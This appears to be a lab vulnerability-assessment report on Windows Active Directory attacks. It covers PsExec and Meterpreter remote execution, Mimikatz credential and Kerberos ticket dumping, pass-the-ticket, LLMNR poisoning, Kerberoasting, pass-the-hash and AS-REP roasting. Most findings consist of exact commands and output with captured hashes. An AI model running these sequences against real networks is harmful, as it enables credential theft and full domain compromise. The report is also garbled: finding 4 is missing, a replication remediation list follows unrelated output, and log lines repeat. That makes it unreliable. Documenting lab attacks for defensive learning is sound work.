

Technical Vulnerability Assessment Report Self-Conducted Laboratory (Redacted)

This report is for educational/research purposes and does not include client data.

IDENTIFIED VULNERABILITIES	3
1.1.1 Finding Explanation	3
1.1.2 Affected Systems	3
1.1.3 Finding Details.....	3
1.1.4 Remediation Recommendations.....	8
1.1.5 Finding Explanation	9
1.1.6 Affected Systems	9
1.1.7 Finding Details.....	9
1.1.8 Remediation Recommendations.....	10
1.1.9 Finding Explanation	11
1.1.10 Affected Systems	11
1.1.11 Finding Details.....	11
1.1.12 Remediation Recommendations.....	13
1.1.13 Finding Explanation	14
1.1.14 Affected Systems	14
1.1.15 Finding Details.....	14
1.1.16 Remediation Recommendations.....	15
1.1.17 Finding Explanation	16
1.1.18 Affected Systems	16
1.1.19 Finding Details.....	16
1.1.20 Remediation Recommendations.....	17
1.1.21 Finding Explanation	18
1.1.22 Affected Systems	18
1.1.23 Finding Details.....	18
1.1.24 Remediation Recommendations.....	20
1.1.25 Finding Explanation	22
1.1.26 Affected Systems	22
1.1.27 Finding Details.....	22
1.1.28 Remediation Recommendations.....	24

IDENTIFIED VULNERABILITIES

Self-Conducted Laboratory Environment

Remote Command Execution via PsExec/SMB	
Risk Level	Critical
Access Point	Local Area Network
User Profile	Lab User
Vulnerability Type	Privilege Escalation
Port/Service	445, 139
References	N/A
Finding Number	1

1.1.1 Finding Explanation

PsExec can be used to execute commands remotely over SMB when valid administrative credentials are available. In this lab, compromised credentials and SMB access were used to obtain remote command execution with elevated privileges. Weak credential protection and excessive administrative access can allow an attacker to gain full control of a Windows system.

1.1.2 Affected Systems

192.x.x.x

1.1.3 Finding Details

```
msf6 exploit(windows/smb/psexec) > run
[*] Exploiting 192.168.1.100
[*] Starting service
[*] 192.168.1.100
[*] 192.168.1.100
[*] 192.168.1.100
[*] 192.168.1.100
[+] 192.168.1.100
[*] Service started
[*] Meterpreter session established
[*] Session established
[*] Exploiting 192.168.1.100
[*] Starting service
[*] 192.168.1.100
[*] 192.168.1.100
[*] 192.168.1.100
[*] 192.168.1.100
[+] 192.168.1.100
[*] Exploiting 192.168.1.100
[*] Starting service
[*] 192.168.1.100
[*] 192.168.1.100
[*] 192.168.1.100
[*] 192.168.1.100
[+] 192.168.1.100
[*] Session established
[*] Meterpreter session established
[*] Session established
msf6 exploit(windows/smb/psexec) > run
msf6 exploit(windows/smb/psexec) > run
```

Access was obtained to the SMB service on the host at 192.x.x.x. The existing session was placed in the background, and the SMB/PsExec module was then used with the available user credentials to establish a new remote session and execute commands on the target.

```
msf6 exploit(windows/smb/psexec) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : WIN10CLIENT
OS           : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain       : EMA
Logged On Users : 16
Meterpreter   : x86/windows
meterpreter > ifconfig

Interface 1
-----
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
-----
Name      :
Hardware MAC :
MTU       :
IPv4 Address :
IPv4 Netmask :
IPv6 Address :
IPv6 Netmask :

Interface 7
-----
Name      : Intel(R) 82574L Gigabit Network Connection
```

The session was successfully established with NT AUTHORITY\SYSTEM privileges.

```
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv_credentials


Username      Domain      NTLM      SHA1      DPAPI
-----
Administrator  Local-Work  fct...939  [REDACTED] f58b
DC$            Local-Work  563b1ba  [REDACTED]
               Local-Work  5cf...91d  [REDACTED]
               Local-Work  4906fe4  [REDACTED]
deniz          Local-Work  1af...1e4  [REDACTED] 13eb
               Local-Work  3eef3b0  [REDACTED]
ema           Local-Work  caa...78e  [REDACTED] e660
               Local-Work  f3a624e  [REDACTED]
               Local-Work  [REDACTED] a3d6fc51badb127 16b77c3

wdigest_credentials

Username      Domain      Password
-----
(null)        Local-Work (null)
Administrator Local-Work (null)
DC$           Local-Work (null)
deniz         Local-Work (null)
ema           Local-Work (null)

kerberos_credentials
```

Mimikatz can retrieve credentials, password hashes, and Kerberos tickets from the Windows Local Security Authority Subsystem Service (LSASS) process when sufficient privileges are available. Because the session had administrative privileges, the `sekurlsa::creds` functionality was used to inspect credentials present in memory. The target system's RDP service was also enabled for subsequent lab access.



After RDP was enabled, a remote connection to the lab machine was established. For the purpose of the isolated test environment, relevant endpoint protections were temporarily disabled and Mimikatz was transferred to the system.

```
mimikatz 2.2.0 x64 (oe.eo)

.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::tickets /export

Authentication Id : 0 ; 32736041 (00000000:01f38329)
Session : Interactive from 4
User Name : DWM-4
Domain : Window Manager
Logon Server : (null)
Logon Time : 3/17/2025 5:25:17 PM
SID : S-1-5-90-0-4

* Username : WTN10CLTENTS
* Domain : 
* Password : j0&r$J7'Gz;K_)A"n\hQ)&' zy'(0wDa&w](hf7-\pK1\&mL/9hAMWY W+78XFXe7.Jnb]WHb]0/Hy\:/X7"iH*>^S>_HI* %E
"5wH oQs).Ma;yr4SR<a$h

Group 0 - Ticket Granting Service
Group 1 - Client Ticket ?
```

Administrative privileges were verified in Mimikatz with the `privilege::debug` command. Kerberos tickets present in memory were then exported with `sekurlsa::tickets /export` and saved as `.kirbi` files for use in the isolated lab.

```

mimikatz 2.2.0 x64 (oe.oe)

* Username : mehmet
* Domain : [REDACTED]
* Password : [REDACTED]

Group 0 - Ticket Granting Service
[00000000]
Start/End/MaxRenew: 3/18/2025 12:43:45 PM ; 3/18/2025 10:43:45 PM ; 3/25/2025 12:43:45 PM
Service Name (02) : LD [REDACTED] AL
Target Name (02) : LD [REDACTED] AL
Client Name (01) : me [REDACTED]
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key : 0x00000001 - des_cbc_crc
503cefb4fc6aeb5b903fcbfd3531de8a0de471f17862d3498a130c7fb2c27b90
Ticket : 0x00000012 - aes256_hmac ; kvno = 3 [...]
* Saved to file [0;1157d1]-0-0-40a50000-mehmet@LDAP-DC.ema.local.kirbi !

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
[00000000]
Start/End/MaxRenew: 3/18/2025 12:43:45 PM ; 3/18/2025 10:43:45 PM ; 3/25/2025 12:43:45 PM
Service Name (02) : [REDACTED]
Target Name (02) : [REDACTED]
Client Name (01) : [REDACTED]
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
Session Key : 0x00000001 - des_cbc_crc
07c023d5b6ea50096b8c37e3b4877c9cc033e15f85c3444afe3b21d2615a025c
Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]
* Saved to file [0;1157d1]-2-0-40e10000-mehmet@krbtgt-EMA.LOCAL.kirbi !

Authentication Id : 0 ; 1135982 (00000000:0011556e)
Session : RemoteInteractive from 3
User Name : mehmet
Domain : EMA

```

After the target user's Kerberos ticket was obtained, it was used to demonstrate a Pass-the-Ticket attack in the lab.

Name	Date modified	Type	Size
[0;3e4]-0-0-40a50000-WIN10CLIENTS@DNS-dc.ema.local.kirbi	3/25/2025 10:38 AM	KIRBI File	2 KB
[0;3e4]-0-1-40a50000-WIN10CLIENTS@ldap-DC.ema.local.kirbi	3/25/2025 10:38 AM	KIRBI File	2 KB
[0;3e4]-0-2-40a50000-WIN10CLIENTS@cifs-DC.ema.local.kirbi	3/25/2025 10:38 AM	KIRBI File	2 KB
[0;3e4]-2-0-60a10000-WIN10CLIENTS@krbtgt-EMA.LOCAL.kirbi	3/25/2025 10:38 AM	KIRBI File	2 KB
[0;3e4]-2-1-40e10000-WIN10CLIENTS@krbtgt-EMA.LOCAL.kirbi	3/25/2025 10:38 AM	KIRBI File	2 KB
[0;3e7]-0-0-40a50000-WIN10CLIENTS@cifs-DC.ema.local.kirbi	3/25/2025 10:38 AM	KIRBI File	2 KB
[0;3e7]-0-1-40a10000.kirbi	3/25/2025 10:38 AM	KIRBI File	2 KB
[0;3e7]-0-2-40a50000-WIN10CLIENTS@LDAP-DC.ema.local.kirbi	3/25/2025 10:38 AM	KIRBI File	2 KB
[0;3e7]-0-3-40a50000-WIN10CLIENTS@LDAP-DC.ema.local.kirbi	3/25/2025 10:38 AM	KIRBI File	2 KB
[0;3e7]-2-0-60a10000-WIN10CLIENTS@krbtgt-EMA.LOCAL.kirbi	3/25/2025 10:38 AM	KIRBI File	2 KB
[0;3e7]-2-1-40e10000-WIN10CLIENTS@krbtgt-EMA.LOCAL.kirbi	3/25/2025 10:38 AM	KIRBI File	2 KB
[0;114cbc]-0-0-40a50000-mehmet@LDAP-DC.ema.local.kirbi	3/25/2025 10:38 AM	KIRBI File	2 KB
[0;114cbc]-2-0-40e10000-mehmet@krbtgt-EMA.LOCAL.kirbi	3/25/2025 10:38 AM	KIRBI File	2 KB
mimidrv.sys	3/3/2020 4:00 AM	System file	36 KB
mimikatz	3/3/2020 4:00 AM	Application	1,221 KB
mimilib.dll	3/3/2020 4:00 AM	Application exten...	46 KB

The exported `.kirbi` ticket files were confirmed in the working directory.

```

mimikatz # kerberos::ptt C:\Users\ema\Downloads\[0;1157d1]-2-0-40e10000-mehmet@krbtgt-EMA.LOCAL.kirbi
* File: 'C:\Users\ema\Downloads\[0;1157d1]-2-0-40e10000-mehmet@krbtgt-EMA.LOCAL.kirbi'

mimikatz # kerberos::list
[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 3/18/2025 12:43:45 PM ; 3/18/2025 10:43:45 PM ; 3/25/2025 12:43:45 PM
Server Name : kr
Client Name : me
Flags 40e10000 : na

mimikatz #

```

For the Pass-the-Ticket demonstration, a `.kirbi` file belonging to user M****t was imported and used to authenticate to the target without entering the user's password. The active Kerberos tickets were then listed to verify the session.

```
C:\Users\mehmet>net user mehmet /domain
The request will be processed.

User name
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        3/11/2025 12:42:17 PM
Password expires         4/22/2025 12:42:17 PM
Password changeable      3/12/2025 12:42:17 PM
Password required        Yes
User may change password  Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               3/25/2025 10:36:51 AM

Logon hours allowed      All

Local Group Memberships  *Administrators
Global Group memberships *Domain Users      *Domain Admins
The command completed successfully.
```

Following the Pass-the-Ticket demonstration, the target user's domain information, group memberships, and effective access privileges were reviewed.

Finally, lateral movement techniques were demonstrated to access additional resources within the isolated lab environment.

1.1.4 Remediation Recommendations

- Disable SMBv1 and use SMBv2 or SMBv3 where possible.
- Implement strong password policies and protect privileged credentials.
- Keep Windows systems and SMB-related components fully patched and up to date.
- Restrict the use of PsExec and similar remote administration tools to authorized administrators.
- Use MFA for privileged administrative access where supported, and restrict SMB access through network segmentation and host firewalls.

LLMNR Poisoning	
Risk Level	Critical
Access Point	Local Area Network
User Profile	Lab User
Vulnerability Type	Man-in-the-Middle / Credential Capture
Port/Service	5355
References	N/A (configuration/protocol weakness)
Finding Number	2

1.1.5 Finding Explanation

LLMNR (Link-Local Multicast Name Resolution) is a local name-resolution protocol used when standard DNS resolution fails. Because hosts on the local network can respond to LLMNR queries, an attacker may send spoofed responses and induce a victim to authenticate to the attacker-controlled system, exposing NTLM challenge-response material.

1.1.6 Affected Systems

192.168.25.120

1.1.7 Finding Details

When DNS resolution fails, Windows hosts may fall back to LLMNR or NBT-NS. In the lab, Responder was used to answer these requests and capture NTLM challenge-response data generated during the authentication attempt.

```
[*] Listening for events...
[!] Error starting TCP server on port 80, check permissions or other servers running.
[*] [DHCP] Found DHCP server IP: 192.168.1.1, now waiting for incoming requests ...
[*] [NBT-NS] Poisoned answer sent to 192.168.25.120 for name EMA (service: Browser Election)
[*] [NBT-NS] Poisoned answer sent to 192.168.25.120 for name ABC (service: File Server)
[*] [LLMNR] Poisoned answer sent to 192.168.25.120 for name abc
[*] [LLMNR] Poisoned answer ---- *-*-*-* 120 for name abc
[SMB] NTLMv1-SSP Client :
[SMB] NTLMv1-SSP Username :
[SMB] NTLMv1-SSP Hash : 6695891201 23089CAD41:791013fc1f8
c0f2a
[*] [LLMNR] Poisoned answer sent to 192.168.25.120 for name abc
[*] [LLMNR] Poisoned answer sent to 192.168.25.120 for name abc
[*] Skipping previously captured hash for EMA\Administrator
[*] [LLMNR] Poisoned answer sent to 192.168.25.120 for name abc
[*] [LLMNR] Poisoned answer sent to 192.168.25.120 for name abc
[*] Skipping previously captured hash for EMA\Administrator
[*] [LLMNR] Poisoned answer sent to 192.168.25.120 for name abc
[*] [LLMNR] Poisoned answer sent to 192.168.25.120 for name abc
[*] [LLMNR] Poisoned answer sent to 192.168.25.120 for name abc
[*] Skipping previously captured hash for EMA\Administrator
```

In the lab scenario, a request for the `abc` share triggered name resolution through LLMNR, allowing Responder to capture the authentication attempt.

Kerberoasting Attack	
Risk Level	Critical
Access Point	Local Area Network
User Profile	Lab User
Vulnerability Type	Credential Attack
Port/Service	139, 445
References	N/A (attack technique)
Finding Number	3

1.1.9 Finding Explanation


Kerberoasting is an attack technique in which an authenticated domain user requests Kerberos service tickets for accounts associated with Service Principal Names (SPNs). The encrypted portion of a TGS ticket can be tested offline against password guesses. Service accounts with weak passwords are therefore at greater risk of compromise.


1.1.10 Affected Systems

192.x.x.x

1.1.11 Finding Details

The Windows 10 lab host at 192.x.x.x was accessed via RDP using the credentials of user M***t. Relevant firewall and endpoint controls were temporarily adjusted for the isolated test environment.





Rubeus was used to identify accounts with Service Principal Names (SPNs) and request Ticket Granting Service (TGS) tickets for those services. The ticket material can be exported for offline password testing. Rubeus can also request, list, and import Kerberos tickets for controlled testing.

```
PS C:\Users\mehmet\Downloads\Rubeus-compiled-master\Rubeus-compiled-master> .\Rubeus-1.4.1.exe kerberoast /simple /outfile:hash.txt

Rubeus
v1.4.1

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Searching the current domain for Kerberoastable users
[*] Found 1 user(s) to Kerberoast!
[*] SamAccountName      : pe[REDACTED]
[*] DistinguishedName   : CN=pe[REDACTED],U=istanbul,DC=ema,DC=local
[*] ServicePrincipalName : HTTP/dc.ema.local
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\mehmet\Downloads\Rubeus-compiled-master\Rubeus-compiled-master\hash.txt
```

TGS tickets were requested for discovered SPNs, and the extracted ticket material was saved to 'hash.txt' for offline analysis.

```
PS C:\Users\mehmet\Downloads\Rubeus-compiled-master\Rubeus-compiled-master> Get-Content .\hash.txt
$krb5tgs$23$*pelda$emh.local$!HTTP/dc.ema.local*$6476572386C80515D2C150A59181AB71$E60D87F4F7908086AB0AC133CBFB0F624455BD9A728B
A57CA462 5A338EA3
A0018741 168C8074
1555E5C6 A9258316
F24AA6D6 A1FDBA7F
81508685 1AAA491D
526500C5 C5E61514
A55276A4 ADE5DF90
4A2D590E D89F4783
EEC0CE76 C048BF57
009E8A36 FD90CA8D
AE646896 57181874
CAB1AD06 71F22377
FC595C55 27CAB2AA
0D2EDF4C F44A340D
B5EA5EA2 790158BC
FAFF8F5B385A26A06AA9834357C10B564869E92D6F3D825E64ED3A7051BC13DDDB945431F7807383B6E0B438396BF3413B9017D1683223126666378BFEBB5
2635ACE67D10E78FA0AA9185DE90BE48E560755C29819D1090DD711E
```

The saved output confirmed that the Kerberos ticket material had been successfully extracted. Offline password testing then recovered the weak service-account password.

```
PS C:\Users\mehmet> net view \\dc.e[REDACTED]
Shared resources at \\dc.e[REDACTED]

Share name  Type  Used as  Comment
-----
NETLOGON    Disk          Logon server share
share       Disk
SYSVOL      Disk          Logon server share
Users       Disk
The command completed successfully.
```

The recovered service-account credentials were valid for SMB access. The available network shares and accessible directories were then reviewed.

```
PS C:\Users\mehmet> net use \\[REDACTED] share /use:[REDACTED]local\p[REDACTED]da A[REDACTED]4.
The command completed successfully.

PS C:\Users\mehmet> dir \\dc.[REDACTED]

Directory: \\dc.[REDACTED]

Mode                LastWriteTime         Length Name
----                -
d-----           25.03.2025     23:21          Common Files
d-----           25.03.2025     23:21          Internet Explorer
d-----           25.03.2025     23:21          VMware
-a-----          16.07.2016     16:18         308 @AudioToastIcon.png
-a-----          16.07.2016     16:18         450 @BackgroundAccessToastIcon.png
-a-----          16.07.2016     16:18         760 @edpttoastimage.png
-a-----          16.07.2016     16:18         330 @EnrollmentToastIcon.png
-a-----          16.07.2016     16:18         600 @language_notification_icon.png
```

The SMB connection was established successfully, and the accessible directories were listed.

1.1.12 Remediation Recommendations

- Use long, unique, randomly generated passwords for service accounts.
- Apply dedicated password policies to service accounts and rotate credentials appropriately.
- Monitor service-account activity and alert on anomalous authentication behavior.
- Register SPNs only for required services and remove unnecessary SPNs.
- Disable or remove unused service accounts.


```
L$ psexec.py EMA.LOCAL/administrator@192.168.25.120 -u administrator -H fcb63bec163b1ba
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.25.120.....
[*] Found writable share ADMIN$
[*] Uploading file sNyrTLOG.exe
[*] Opening SVCManager on 192.168.25.120.....
[*] Creating service WnBo on 192.168.25.120.....
[*] Starting service WnBo.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

The recovered credential material was then used in a controlled follow-on authentication test, resulting in a session with SYSTEM-level privileges on the lab target.

1.1.16 Remediation Recommendations

- Grant directory replication permissions only to accounts and systems that explicitly require them.
- Audit and remove unnecessary replication rights from user and service accounts.
- Enable auditing and monitoring for Active Directory replication activity, especially on Domain Controllers.
- Use Group Policy and access controls to restrict privileged administrative access.
- Harden and continuously monitor Domain Controllers.

AS-REP Roasting Attack	
Risk Level	Critical
Access Point	Local Area Network
User Profile	Lab User
Vulnerability Type	Credential Attack
Port/Service	88
References	N/A (misconfiguration)
Finding Number	5

1.1.17 Finding Explanation

AS-REP Roasting targets Active Directory accounts for which Kerberos pre-authentication is disabled. An attacker can request an AS-REP response for such an account and perform offline password testing against the encrypted response. Weak passwords can therefore lead to account compromise.

1.1.18 Affected Systems

192.x.x.x

1.1.19 Finding Details

A user list was tested to identify accounts that did not require Kerberos pre-authentication.

```
# python3 GetNPUsers.py a[redacted] usersfile users.txt -dc-ip 192.168.1.10 -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies [https://impacket.github.io]

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$pa0EMA.LOCAL:42f3abe0e91007272fe6de6b0e9f80d7$dfc79c8af1ce2dcc7cd3c881dcea34dda38d9aea0acb7a5a69b9e067d89eedaa5a3d8dbb1
7713c6fefe0a04b7f1f82c8746a7ad6b0274fd
7701790d8b235db104370a4ace30b20bd89626
f60b04a7a3cd0bfff7e5a921492b2c8eef6436c144be42ca4da2b84ea762b08e692d717baf2d07b0a5f0199ba55469e11b9fa44c79ac1fdeb8a
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User al et doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User yt us doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User m€ ek doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

